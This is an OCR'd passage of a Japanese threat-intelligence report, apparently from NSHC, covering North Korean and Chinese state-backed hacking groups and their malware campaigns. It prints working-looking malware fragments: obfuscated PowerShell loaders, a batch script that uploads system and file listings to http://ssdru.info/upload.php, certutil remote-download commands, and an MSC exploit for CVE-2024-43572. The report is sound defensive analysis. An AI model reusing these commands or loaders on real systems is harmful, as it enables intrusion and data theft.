
- **SectorA01 used Malware disguised as Captcha Site for Fileless Attack**
  https://cti.nshc.net/events/view/12732

- **SectorA01 used Trojanized Projects Disguised as Job Interviews**
  https://cti.nshc.net/events/view/12833

2) SectorA02グループ

北朝鮮政府の支援によって活動を行っているハッキンググループの中で、SectorA02 グループは、いわゆるスカークラフト（ScarCruft）としても知られており、韓国、日本からハッキング活動が確認された。

このグループは、カカオトーク(KakaoTalk)メッセンジャーのグループチャットを利用して、マルウェアが含まれたHWPファイル形式のファイルを配布するスピアフィッシング攻撃を行った。このファイルには北朝鮮関連の内容が含まれており、画面に表示されないように非常に小さく設定されたマルウェアのOLE（Object Linking and Embedding）オブジェクトが挿入されている。




[図 5: 北朝鮮関連の内容が含まれた講義資料として偽装した HWP ファイル]

ユーザーがドキュメントファイルを開き、OLEオブジェクトを有効化すると、一時パスにバッチファイルとデータファイルが生成される。まず、バッチファイル形式のマルウェアが実行され、PowerShell形式の追加のマルウェアを実行する。PowerShell形式のマルウェアは、コンピュータのハードディスク（HDD）に直接ファイルを生成せず、メモリ内でのみ実行する技法であるファイルレス方式を使用して、追加のマルウェアを自ら実行した。

```powershell
$exePath=$env:temp+'\\bicycle.dat';
$exeFile = Get-Content -path $exePath -encoding byte;
$len=$exeFile.count;
$newExeFile = New-Object Byte[] $len;
$xK='f';
for($i=0;$i -lt $len;$i++) {
    $newExeFile[$i] = $exeFile[$i] -bxor $xk[0]
};
 [Net.ServicePointManager]::SecurityProtocol =
 [Enum]::ToObject([Net.SecurityProtocolType], 3072);
$k1123 = [System.Text.Encoding]::UTF8.GetString(34) +
'kernel32.dll' + [System.Text.Encoding]::UTF8.GetString(34);
```

[図 6: マルウェアファイルを生成する役割を果たす PowerShell コマンド]

最終的にメモリで動作するマルウェアは、いわゆる ROKRAT として知られるマルウェアであり、攻撃者のコマンドによってファイルを奪取し、pCloud や Yandex のようなクラウドサービスを使用して奪取したファイルを攻撃者のクラウドサーバーに送信した。




[図 7: 過去の活動と相関関係がある SectorA02 グループの活動]

Related Events

- **SectorA02 used HWP malware that exploits OLE objects**
  https://cti.nshc.net/events/view/12345

3) SectorA05グループ

北朝鮮政府の支援によって活動を行っているハッキンググループの中で、SectorA05 グループは、いわゆるキムスキ（Kimsuki）としても知られており、オーストリア、アメリカ、韓国、メキシコ、インド、イタリアからハッキング活動が確認された。
このグループは確定申告書をテーマにフィッシング攻撃を試み、国税庁、ポータルサイト、認証メールなどを偽装してユーザーにメールを送信した。メールに含まれたリンクをクリックすると、ポータルサイトのログイン画面に偽装したフィッシングページにアクセスされ、ユーザーがログイン情報を入力すると攻撃者に送信されるように設計されている。特にこの攻撃は単なるイベント性の試みではなく、少なくとも 10 個の攻撃用 IP と 119 個のマルウェアドメインに基づいたインフラが使用された組織的な攻撃であると分析された。



[図 8: ポータルサイトのログイン画面として偽装したフィッシングページ]

攻撃に使用されたドメインは、「niduser」、「nts」、「check-info」、「auth-check」などの認証関連キーワードベースで構成されており、「 kow.1 월신고납부변동통지서.웹.한국' 」のような Punycode ベースの韓国語ドメインも多数含まれていることから、韓国語の使用者を主要なターゲットにしていることが確認される。

Related Events

- **SectorA05 used Deceptive Embassy Invites for Phishing**
  https://cti.nshc.net/events/view/12131

- **SectorA05 used a new Domains**
  https://cti.nshc.net/events/view/12244

- **SectorA05 used Script Malware variant**
  https://cti.nshc.net/events/view/12240

- **SectorA05 used Phishing Domains to steal Credentials**
  https://cti.nshc.net/events/view/12500

- **SectorA05 used Phishing webpage disguised as Naver login webpage**
  https://cti.nshc.net/events/view/12429

- **SectorA05 used Phishing webpage disguised as Naver login webpage**
  https://cti.nshc.net/events/view/12347

- **SectorA05 used a Phishing Page disguised as a portal site**
  https://cti.nshc.net/events/view/12346

- **SectorA05 used malicious shortcuts for remote access**
  https://cti.nshc.net/events/view/12466

- **SectorA05 used LNK with mshta.exe to execute PowerShell payload**
  https://cti.nshc.net/events/view/12827


- **SectorA05 used new Domains**
  https://cti.nshc.net/events/view/12733

- **SectorA05 used a new Domains**
  https://cti.nshc.net/events/view/12684

- **SectorA05 used LNK files disguised as Legitimate Documents**
  https://cti.nshc.net/events/view/12729

4) SectorA07グループ

北朝鮮政府の支援によって活動を行っているハッキンググループの中で、SectorA07 グループは、いわゆるコニ（Konni）としても知られており、日本、韓国、ベトナムからハッキング活動が確認された。
このグループは、国税の徴収に関する説明資料の要求書として偽装した Windows ショートカット（LNK）ファイル形式のマルウェアを圧縮してターゲットに送信した。




[図 9: SectorA07 グループによる Windows ショートカットマルウェア攻撃のプロセス]

ターゲットが圧縮ファイルを解凍して内部に含まれている Windows ショートカットファイルを実行すると、PowerShell コマンドが動作し、ショートカットファイルの特定のオフセットからデータを読み取り、XOR 演算でデコードした後、ファイルを生成する機能を実行する。

```
function dart {
    param($swollen);  <#hospital finger#>  $veil = $swollen.substring(0,
     $swollen.length-4)  +  '';  <#prevent engraved#>  return $veil;
};
function utter {
    param($tapering);  <#poison nine#>  rem''ove''-i''t''em  <#pillar
    quickness#>  -path $tapering  <#gentleman gall#>  -force;
};
function folly {
    param($cutter, $college, $proverb, $unlike, $inserted);  <#wrinkle
    uniformly#>  $vice = Ne''w-O''b''jec''t System.IO.FileStream(
    <#ligament calamity#>  $cutter,  <#pipe diagonal#>  [System.IO.
    FileMode]::Open,  <#very elephant#>  [System.IO.FileAccess]::Read);
      <#formed operculum#>  $vice.Seek(  <#forge delegate#>  $college, [
    System.IO.SeekOrigin]::Begin);  <#mentally aromatic#>  $extracted =
    $proverb * 0x01;  <#imagine involve#>  $open = N''ew-''Obj''ect byte
    []  <#garden pension#>  $proverb;  <#trumpet spiral#>  $information
    = N''ew''-''O''bj''e''ct byte[]  <#flour rifle#>  $extracted;
    <#liberate magical#>  $vice.Read(  <#flying religion#>  $information
    , 0,  <#nitrogen grains#>  $extracted);
```

[図 10: Windows ショートカットファイルに含まれた PowerShell コマンドの一部]

最初にターゲットがマルウェアの実行に気付かないように、国税の徴収に関する説明資料の要請書内容のハングル（HWP）ファイル形式のおとりファイルを実行した。



[図 11: 国税の徴収に関する説明資料の要求書の内容が含まれたハングル(HWP)ファイル形式のおとりファイル]

そして、内部にマルウェアが含まれている CAB（キャビネット）ファイルを生成して解凍しすると、解凍されたファイルの中から、ビジュアルベーシックスクリプト（Visual Basic Script、VBS）形式のスクリプトを実行した。

```
1  set obj = GetObject("new:9BA05972-F6A8-11CF-A442-00A0C90A8F39")
2  set itemObj = obj.Item()
3  eqzoRHywaNnJkaqe = Left(WScript.ScriptFullName, InstrRev(
   WScript.ScriptFullName, "\") - 1)
4  itemObj.Document.Application.ShellExecute eqzoRHywaNnJkaqe & "\" &
   "84587494" & ".b" & "at", Null, eqzoRHywaNnJkaqe, Null, 0
5  set obj = Nothing
6
```

[図 12: CAB ファイルに含まれている VBS スクリプト]

VBS スクリプトは解凍されたファイルの中からバッチファイル形式のマルウェアを実行し、合計 6 個のバッチファイルを順次にルを実行しながら悪性行為を行った。
順次に実行されるバッチファイルは、最終的に Windows レジストリキー HKEY_CURRENT_USER(HKCU)のサブキー「Run」にバッチファイルを登録して持続性を維持し、ダウンロードフォルダのファイルリスト、デスクトップのファイルリストなどのファイルシステム情報と、systeminfo コマンドでシステムの基本情報を収集した。


```
dir C:\Users\%username%\downloads\ /s > %~dp0d1.txt
dir C:\Users\%username%\documents\ /s > %~dp0d2.txt
dir C:\Users\%username%\desktop\ /s > %~dp0d3.txt

systeminfo > %~dp0d4.txt

timeout -t 5 /nobreak
call 23160530.bat "http://ssdru.info/upload.php" "d1.txt"  "%COMPUTERNAME%_down.txt" >nul
call 23160530.bat "http://ssdru.info/upload.php" "d2.txt"  "%COMPUTERNAME%_docu.txt" >nul
call 23160530.bat "http://ssdru.info/upload.php" "d3.txt"  "%COMPUTERNAME%_desk.txt" >nul
call 23160530.bat "http://ssdru.info/upload.php" "d4.txt"  "%COMPUTERNAME%_sys.txt" >nul

```

[図 13: バッチファイルに含まれたシステム基本情報収集コマンド]

また、PowerShell コマンドを通じて追加のマルウェアをダウンロード及び実行できる機能があるため、攻撃者は状況に応じて追加のマルウェアを配信及び実行することができる。

```
powershell -command "function LfFvZZmSuXY{
    param ($nyrprENSIx,$tVfLDDhJPEc);
    $JIroAXuGww = [System.Text.Encoding]::UTF8.GetBytes($nyrprENSIx);
     $QRgPQZKRQNR = [System.Text.Encoding]::UTF8.GetBytes($tVfLDDhJPEc);
    $WlSszuQYZBqX = New-Object byte[](256);
    $UkIPggptvy = New-Object byte[](256);
    for ($jlNqyWlYcS = 0;
     $jlNqyWlYcS -lt 256;
     $jlNqyWlYcS++) {
        $WlSszuQYZBqX[$jlNqyWlYcS] = $jlNqyWlYcS;
        $UkIPggptvy[$jlNqyWlYcS] = $QRgPQZKRQNR[$jlNqyWlYcS %%
        $QRgPQZKRQNR.Length];
    }
```

[図 14: バッチファイルで実行される PowerShell コマンド]



[図 15: 過去の活動と相関関係がある SectorA07 グループの活動]

Related Events

- **SectorA07 used Malware variants**

https://cti.nshc.net/events/view/12241

- **SectorA07 used LNK Malware disguised as a Tax Correction Report**
  https://cti.nshc.net/events/view/12555

- **SectorA07 used LNK malware disguised as a Blockchain Engineer Job Openings**
  https://cti.nshc.net/events/view/12554

- **SectorA07 used LNK malware variants**
  https://cti.nshc.net/events/view/12802

2. SectorBの支援によって活動を行っているハッキンググループの活動

1) SectorB01グループ

中国政府の支援によって活動を行っているハッキンググループの中で、SectorB01 グループは、いわゆるウィンティ（Winnti）としても知られており、台湾、サウジアラビア、イエメン、日本、韓国、スペイン、ベルギー、ロシア、イギリス、フィリピン、ギリシャ、ドイツ、エクアドル、パナマ、アメリカからハッキング活動が確認された。
このグループは、製造業、教育、エネルギー、エンターテインメント産業をターゲットに、ShadowPad として知られるリモート制御機能のマルウェアとランサムウェアを配布し、知的財産権の盗用を目的とした攻撃活動を行った。
このグループは脆弱なパスワードが確認された管理者アカウントを使用して VPN にアクセスし、ターゲットのネットワークにアクセスし、ShadowPad マルウェアを配布した。このグループは ShadowPad マルウェアを実行するために DLL サイドローディング技を活用し、エンコードされた ShadowPad ペイロードをデコードした後、メモリにロードして実行した。

```
10   lpAddress = (code **)FUN_18001550c();
11   BVar1 = VirtualProtect(lpAddress,0x10,4,aDStackX_8);
12   if (BVar1 != 0) {
13     *lpAddress = FUN_18001552c;
14     VirtualProtect(lpAddress,0x10,aDStackX_8[0],aDStackX_8);
15     BVar1 = 1;
16   }
17   return BVar1;
18 }
```

[図 16: DLL サイドローディング技法を活用して実行するシャドウパッドマルウェア]

特に、シャドウパッドマルウェアには高度な難読化及びアンチデバッグ技術が適用されており、ターゲットシステムのボリュームシリアル番号を利用してレジストリ内のシャドウパッドペイロードを暗号化した後、これを削除した。
最終的に、このグループはターゲットシステムで実行されたシャドウパッドマルウェアを通じて、コマンド・アンド・コントロール（Command and Control, C2）サーバーから受信したコマンドを実行し、悪性行為を行った。
また、このグループはシャドウパッドマルウェアを利用してランサムウェアを配布し、AES 及び RSA 暗号化を使用してターゲットシステムのファイルを暗号化した。しかし、ランサムノートに含まれている暗号通貨アドレスで取引履歴が確認されていないため、身代金を支払った被害者はいないと判断されている。

Related Events

- **SectorB01 used Malware to Exploit Servers in APAC region**
  https://cti.nshc.net/events/view/12239

- **SectorB01 uses a new infrastructure that uses TLS certificates from the Support_1024 field**
  https://cti.nshc.net/events/view/12889

- **SectorB01 used ShadowPad malware variants**
  https://cti.nshc.net/events/view/12726

- **SectorB01 used a new Domains**
  https://cti.nshc.net/events/view/12741

- **SectorB01 used Winnti malware to target Japanese organisations**
  https://cti.nshc.net/events/view/12654

- **SectorB01 used Shadowpad Malware and Ransomware in Manufacturing Attack**
  https://cti.nshc.net/events/view/12800

2) SectorB22グループ

中国政府の支援によって活動を行っているハッキンググループの中で、SectorB22 グループは、いわゆるマスタングパンダ（Mustang Panda）としても知られており、タイ、シンガポール、アメリカ、中国、ベトナム、フィリピンからハッキング活動が確認された。
このグループは招待状として偽装した MSC（Microsoft Management Console Snap-in Control）ファイルを配布して攻撃活動を行った。
このグループは、ターゲットシステムで実行した MSC ファイルを通じて、脆弱性によりマルウェアの JavaScript を実行した。


[SectorB22 グループが悪用した脆弱性]

- CVE-2024-43572 – Microsoft 管理コンソールリモートコード実行の脆弱性 (Microsoft Management Console Remote Code Execution Vulnerability)

```
<Strings>
  <String ID="1" Refs="1">Favorites</String>
  <String ID="8" Refs="2">// Console Root
    // &#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x
    var scopeNamespace = external.Document.ScopeNamespace;
    var rootNode = scopeNamespace.GetRoot()
    var mainNode = scopeNamespace.GetChild(rootNode)
    var docNode = scopeNamespace.GetNext(mainNode)

    external.Document.ActiveView.ActiveScopeNode = docNode
    docObject = external.Document.ActiveView.ControlObject
    external.Document.ActiveView.ActiveScopeNode = mainNode

    var XML = docObject;
    XML.async = false
    var xsl = XML;

    xsl.loadXML(unescape("%3C%3Fxml%20version%3D%271.0%27%3F%3E%0D%0A%3Cstylesheet%0D%0A
    XML.transformNode(xsl)
  </String>
  <String ID="23" Refs="2">Document</String>
  <String ID="24" Refs="1">{2933BF90-7B36-11D2-B20E-00C04F983E60}</String>
  <String ID="38" Refs="2">Main</String>
  <String ID="39" Refs="1">res://apds.dll/redirect.html?target=javascript:eval(external.
</Strings>
```

[図 17: 招待状として偽装した悪性の MSC ファイル内部の JavaScript 実行コード]

このグループは、ターゲットシステムで実行された悪性の JavaScript を通じて、外部サーバーから悪性バッチファイルをダウンロードして実行した。



[図 18: バッチファイルのダウンロード及び実行機能付きマルウェアの JavaScript コード]

このグループは、最終的にターゲットシステムで実行したマルウェアバッチファイルを通じて追加でダウンロードしたリモート制御機能付きのマルウェアを使用し、コマンド＆コントロール（Command and Control, C2）サーバーから受信したコマンドを実行して悪性行為を行った。

Related Events

- **SectorB22 used MSC malware disguised as an Invitation letter**
  https://cti.nshc.net/events/view/12225

- **SectorB22 distributed RA World ransomware by exploiting Palo Alto Networks PAN-OS vulnerability**
  https://cti.nshc.net/events/view/12669

- **SectorB22 mixes legitimate and malicious components to evade detection**
  https://cti.nshc.net/events/view/12743

- **SectorB22 used DLL Sideloading for Bookworm Malware Attacks**
  https://cti.nshc.net/events/view/12830

3) SectorB71グループ

中国政府の支援によって活動を行っているハッキンググループの中で、SectorB71 グループは、いわゆるダガーフライ（Daggerfly）としても知られており、韓国からハッキング活動が確認された。このグループは、Linux ベースのターゲットシステムをターゲットに SSH デーモンに注入するマルウェアを配布して攻撃活動を行った。
このグループは、ターゲットシステムにインストールしたドロッパー（Dropper）を通じて、WATERDROP という単語が含まれている特定のファイル（/bin/lsxxxssswwdd11vv）を確認し、システム感染の有無を判断した。そして、次の SSH デーモンを終了し、マルウェアの SSL ライブラリ（libsshed.so）をインストールしてから再起動した。

```
39  *(undefined4 *)puVar4 = 0;
40  _Var1 = getuid();
41  if (_Var1 == 0) {
42    FUN_00405abb();
43    FUN_004063c0(*param_2,&DAT_00630460,4,local_428);
44    iVar2 = FUN_00409883(s_WATERDROP_00630560);
45    if (iVar2 == 0) {
46      puts("fail!!!  netstat have already plant?");
47      iVar2 = -1;
48    }
49    else {
50      iVar2 = FUN_00405364("./mainpasteheader");
51      if (iVar2 == 0) {
52        FUN_00405e32("./selfrecoverheader","./selfrecoverheader1");
53        FUN_00405e32("./mainpasteheader","./mainpasteheader1");
54        FUN_00405e32("/bin/lsxxxssswwddllvv",&DAT_0042415b);
55        FUN_00405b40("./selfrecoverheader1",&DAT_0042415b,1);
56        FUN_00405b40(&DAT_0042415b,"./mainpasteheader1",0);
57        if (DAT_00630588 == 0) {
```

[図 19: システム感染の有無をチェックした後、悪性の SSL ライブラリをインストールするコードの一部]

このグループは、ターゲットシステムで SSH デーモンによってロードされたマルウェアの SSL ライブラリを通じて、コマンド及びコントロール（Command and Control, C2）サーバーから受け取ったコマンドを実行し、悪性行為を行った。

Related Events

- **SectorB71 used malicious SSH library**
  https://cti.nshc.net/events/view/12485

4) SectorB108グループ

中国政府の支援によって活動を行っているハッキンググループの中で、SectorB108 グループは、いわゆるソルトタイフーン（Salt Typhoon）としても知られており、アルゼンチン、バングラデシュ、インドネシア、マレーシア、メキシコ、オランダ、タイ、アメリカ、ベトナムからハッキング活動が確認された。

このグループは、世界中のキャリア業者のパッチが適用されていない Cisco ネットワーク機器をターゲットに攻撃活動を行った。

このグループは、Cisco IOS XE ソフトウェアのウェブユーザーインターフェース（UI）機能で発見された権限昇格の脆弱性を悪用して初期アクセスを試み、そして、関連する別の権限昇格の脆弱性を利用してルート権限を取得した。

[SectorB108 グループが悪用した脆弱性]

- CVE-2023-20198 – Cisco IOS XE ソフトウェア Web UI 権限昇格の脆弱性 (Cisco IOS XE Software Web UI Privilege Escalation Vulnerability)
- CVE-2023-20273 – Cisco IOS XE ソフトウェア Web UI コマンドインジェクションの脆弱性 (Cisco IOS XE Web UI Command Injection Vulnerability)

このグループは最終的にターゲットネットワークで GRE（Generic Routing Encapsulation）トンネルを構成し、ターゲットの Cisco 機器とこのグループのインフラとの通信時に機密情報を漏洩させることを容易にし、ネットワークモニタリングを回避することができた。

Related Events

- **SectorB108 exploited Cisco IOS XE vulnerabilities in telco attacks**
  https://cti.nshc.net/events/view/12735

5) SectorB109グループ

中国政府の支援によって活動を行っているハッキンググループの中で、SectorB109 グループは、いわゆるプラッシュデーモン（PlushDaemon）としても知られており、韓国、日本、中国からハッキング活動が確認された。
このグループは、韓国の VPN 開発会社に対するサプライチェーン攻撃を実行し、合法的なソフトウェアのダウンロードをスローステッパー（SlowStepper）というバックドアを含むようにトロイの木馬化されたバージョンに置き換えた。この攻撃は主に韓国のユーザーを標的とし、半導体や非公開ソフトウェア会社などの企業に影響を与えた。

```
local_8 = DAT_1000f020 ^ (uint)&stack0xfffffffc;
local_10c = '\0';
_memset(local_10b,0,0x103);
GetModuleFileNameA((HMODULE)0x0,&local_10c,0x104);
local_210 = '\0';
_memset(local_20f,0,0x103);
pcVar1 = _strrchr(&local_10c,0x2f5c);
_memcpy_s(&local_210,0x104,&local_10c,(rsize_t)(pcVar1 + (1 - (int)&local_10c)));
_strcat_s(&local_210,0x104,DAT_10011054);
dwMilliseconds = 0;
do {
  dwMilliseconds = dwMilliseconds + 1000;
  DVar2 = GetFileAttributesA(&local_210);
  if ((DVar2 != 0xffffffff) && ((DVar2 & 0x10) == 0)) {
    _memset(local_24c + 4,0,0x38);
    local_23c = &local_210;
    local_24c._0_4_ = 0x3c;
    local_240 = "open";
    local_230 = 0;
    BVar3 = ShellExecuteExA((SHELLEXECUTEINFOA *)local_24c);
    if (BVar3 != 0) {
      @__security_check_cookie@4(local_8 ^ (uint)&stack0xfffffffc);
      return;
    }
```

[図 20: 韓国の VPN 企業をターゲットとしたサプライチェーン攻撃に利用されたマルウェア]

このグループは、アップデートプロトコルを攻撃者が制御するサーバーにリダイレクトするなどの方法を使用してマルウェアインストーラを配布し、合法的に実行できる VPN ソフトウェアとバックドアの両方を配布した。

DNS クエリと暗号化された通信を使用する複雑なコマンド＆コントロール（Command and Control, C2）プロトコルで知られるこのバックドアは、エンコードされた DNS 応答を通じて識別された複数のリモートサーバーとアクセスし、広範囲なスパイ活動を促進した。

このグループは、最終的にターゲットシステムで実行したスローステッパーを通じて、敏感な情報を収集し、保存された Python モジュールを実行し、システムレジストリを修正して持続性を確保することで、韓国地域に深刻なサイバースパイの脅威を与えることができた。

Related Events

- **SectorB109 compromises supply chain of Korean VPN service**
  https://cti.nshc.net/events/view/12199

6) SectorB110グループ

中国政府の支援によって活動を行っているハッキンググループの中で、SectorB110 グループは、いわゆる REF7707 としても知られており、香港、タイ、アメリカ、ブラジル、韓国からハッキング活動が確認された。

このグループは南米諸国の外務省をターゲットにマルウェアを配布して攻撃活動を行い、ターゲットシステムで証明書管理用の Windows ツール（certutil.exe）コマンドを使用して、マルウェアファイルをリモートからダウンロードした。

[SectorB110 グループの証明書管理用 Windows ツール(certutil.exe)コマンドを利用したマルウェアファイルダウンロードコマンド]

- certutil -urlcache -split -f https[://[redacted]/fontdrvhost.exe C:¥ProgramData¥fontdrvhost.exe
- certutil -urlcache -split -f https[://[redacted]/fontdrvhost.rar C:¥ProgramData¥fontdrvhost.rar
- certutil -urlcache -split -f https[://[redacted]/config.ini C:¥ProgramData¥config.ini
- certutil -urlcache -split -f https[://[redacted]/wmsetup.log C:¥ProgramData¥wmsetup.log

また、このグループはターゲットシステムから奪取した資格情報を使用して、Windows オペレーティングシステムのリモートシェルツール（winrshost.exe）を通じて追加のマルウェアをダウンロードした。
他にも、このグループは Windows デバッグツール（cdb.exe）を活用し、このツールのファイル名を fontdrvhost.exe に変更してから実行し、追加のマルウェアファイルをダウンロードして実行した。

[SectorB110 グループの Windows デバッグツール（cdb.exe）コマンドを活用したマルウェアファイルダウンロードコマンド]

- C:¥ProgramData¥fontdrvhost.exe -cf C:¥ProgramData¥config.ini -o C:¥ProgramData¥fontdrvhost.exe

このグループは、ターゲットシステムで実行されたマルウェアを通じて、コマンド及びコントロール（Command and Control, C2）サーバーから受信したコマンドを実行し、悪性行為を行った。特に、このグループは Microsoft グラフ API（Microsoft Graph API）を使用して、アウトルック（Outlook）を通信チャネルとして活用し、セキュリティソリューションの検出を回避した。

```
61  FUN_18000566c((LPVOID *)&local_170,
62                (undefined8 *)"https://login.microsoftonline.com/common/oauth2/token",param_3);
63  pplVar6 = (longlong **)
64            FUN_18000566c(local_1e0,
65                          (undefined8 *)
